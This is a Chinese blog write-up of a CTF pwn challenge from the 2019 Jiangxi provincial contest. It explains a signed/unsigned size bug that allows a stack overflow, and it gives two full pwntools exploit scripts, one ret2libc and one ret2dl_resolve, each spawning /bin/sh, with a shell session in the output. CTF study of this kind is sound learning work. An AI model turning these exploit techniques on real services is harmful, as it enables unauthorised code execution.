江西省省赛 线下 pwn writeup

原创

苍崎青子 于 2019-10-28 10:25:13 发布 168 收藏


分类专栏： PWN

本文链接：https://blog.csdn.net/qq_43189757/article/details/102776570

基础rop题， 但是漏洞点发现的太晚， 写脚本的时候比较急，一些简单的错误没发现， 一句话就是菜

分析：

程序保护



一开始看到程序里用了malloc觉得可能是个堆题，但是程序中没有释放chunk或对chunk中的数据进行操作的函数， 再根据程序开的保护确定是栈上的题而不是堆题

漏洞点：

关于输入数据的边界程序中严格限制了， 但是在传参的时候出现了漏洞


```
1int __cdecl sub_80488FE(int a1, unsigned int a2)
```

size 定义的时候是有符号数， 只要输入的size值为负数在传入参数的时候转化为无符号数就会变成一个很大的数， 之后便可以进行溢出， 再就是基本的rop操作了

EXP:

```python
from pwn import *
import struct

context(arch='i386', os='linux', log_level='debug')
debug = 0
d = 0

if debug == 0:
 p = process("./bin")
 if d == 1:
  gdb.attach(p)
else:
 p = remote("")

def ans(size, name, heroname, isize, intro, answer):
 p.sendlineafter("Size: ", str(size))
 p.sendlineafter("Name: ", name)
 p.sendlineafter("The hero name(in 32 bytes): ", heroname)
 p.sendlineafter("The hero introduce size: ", str(isize))
 p.sendlineafter("The introduce: ", intro)
 p.sendlineafter("Do you have other ideas?[Y/N]", answer)

elf = ELF("./bin")
libc = ELF("./libc.so.6")

plt_puts = elf.plt['puts']
got_puts = elf.got['puts']
start = 0x08048570
pppr = 0x08048C58

payload = 'a'*(0x108) + p32(0) + 'a'*(0x114 - 4 - 0x108 + 4) + p32(plt_puts) + p32(start) + p32(got_puts)

ans(-1, payload, 'cx', 10, 'cx', 'N')

#'''
p.recvline()
leak = p.recv(4)
puts = struct.unpack("<I", leak.ljust(4, '\x00'))[0]
print "leak-> " + hex(puts)

libc_base = puts - libc.symbols['puts']
system = libc.symbols['system'] + libc_base
print "system-> " + hex(system)

binsh = next(libc.search('/bin/sh')) + libc_base

p.recvline()
payload = 'a'*0x108 + p32(0) + 'a'*(0x114 - 4 - 0x108 + 4) + p32(system)
payload += p32(start) + p32(binsh)

ans(-1, payload, 'cx', 10, 'cx', 'N')
#'''

p.interactive()
```

结果：




也有第二种做法， 不利用libc通过ret2dl_resolve来getshell， 就是设置数据的时候比较麻烦

EXP：

```
from pwn import *
import roputils as rp

context(arch='i386', os='linux', log_level='debug')
debug = 0
d = 0

if debug == 0:
 p = process("./bin")
 if d == 1:
  gdb.attach(p)
else:
 p = remote("")

def ans(size, name, heroname, isize, intro, answer):
 p.sendlineafter("Size: ", str(size))
 p.sendlineafter("Name: ", name)
 p.sendlineafter("The hero name(in 32 bytes): ", heroname)
 p.sendlineafter("The hero introduce size: ", str(isize))
 p.sendlineafter("The introduce: ", intro)
 p.sendlineafter("Do you have other ideas?[Y/N]", answer)

elf = ELF("./bin")
rop = rp.ROP("./bin")
libc = ELF("./libc.so.6")

DYNSYM = 0x80481DC
DYNSTR = 0x80482FC
JMPREL = 0x8048400
PUSHLM = 0x08048490
plt_read = elf.plt['read']
plt_puts = elf.plt['puts']
got_puts = elf.got['puts']
bss = elf.bss() + 0x800
```

```
start = 0x08048570
ppr = 0x08048BF9  #pop ecx  pop ebp  lea esp, [ecx - 4]  retn

#struct_rel
rel_offset = bss + 20 - JMPREL
size = 0x10

r_info = (((bss + 20 + 8 - DYNSYM)/size)<<8) | 0x7
struct_rel = p32(got_puts)
struct_rel += p32(r_info)

#struct_sym
DYNSTR_AR = bss + 20 + 8 + 0x10
st_name = p32(DYNSTR_AR - DYNSTR)
struct_sym = st_name
struct_sym += p32(0)
struct_sym += p32(0)
struct_sym += p32(0x12)

#struct_str
struct_str = 'system\0'

bss_data = '/bin/sh\0'
bss_data += rop.fill(20, bss_data)
bss_data += struct_rel
bss_data += struct_sym
bss_data += struct_str

print "bss-> " + bss_data
payload = 'a'*(0x108) + p32(0) + 'a'*(0x114 - 4 - 0x108 + 4)
payload += p32(plt_read) + p32(start) + p32(0) + p32(bss) + p32(len(bss_data))

ans(-1, payload, 'cx', 10, 'cx', 'N')

sleep(2)
p.send(bss_data)

payload = 'a'*0x108 + p32(0) + 'a'*(0x114 - 4 - 0x108 + 4)
payload += p32(PUSHLM) + p32(rel_offset) + p32(0) + p32(bss)

raw_input()
ans(-1, payload, 'cx', 10, 'cx', 'N')

p.interactive()
```

结果：


'Thank you for you help\n'
Thank you for you help
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x4eb bytes:
'1baby_reverse\t cg.c\t\t impossible\t pwndbg\n'
'32_libc-2.23.so chall1\t\t i_pwn\t readflag\n'
'360_pwn1\t chall2\t\t i_pwn.py\t readflag.so\n'
'360_pwn2\t chall3\t\t libc-2.23.so Roar_pwn\n'
'3p1.py\t\t change.c\t libc-2.23.so.i386 roputils\n'
'3x17\t\t core\t\t LibcSearcher
https://blog.csdn.net/qq_43189757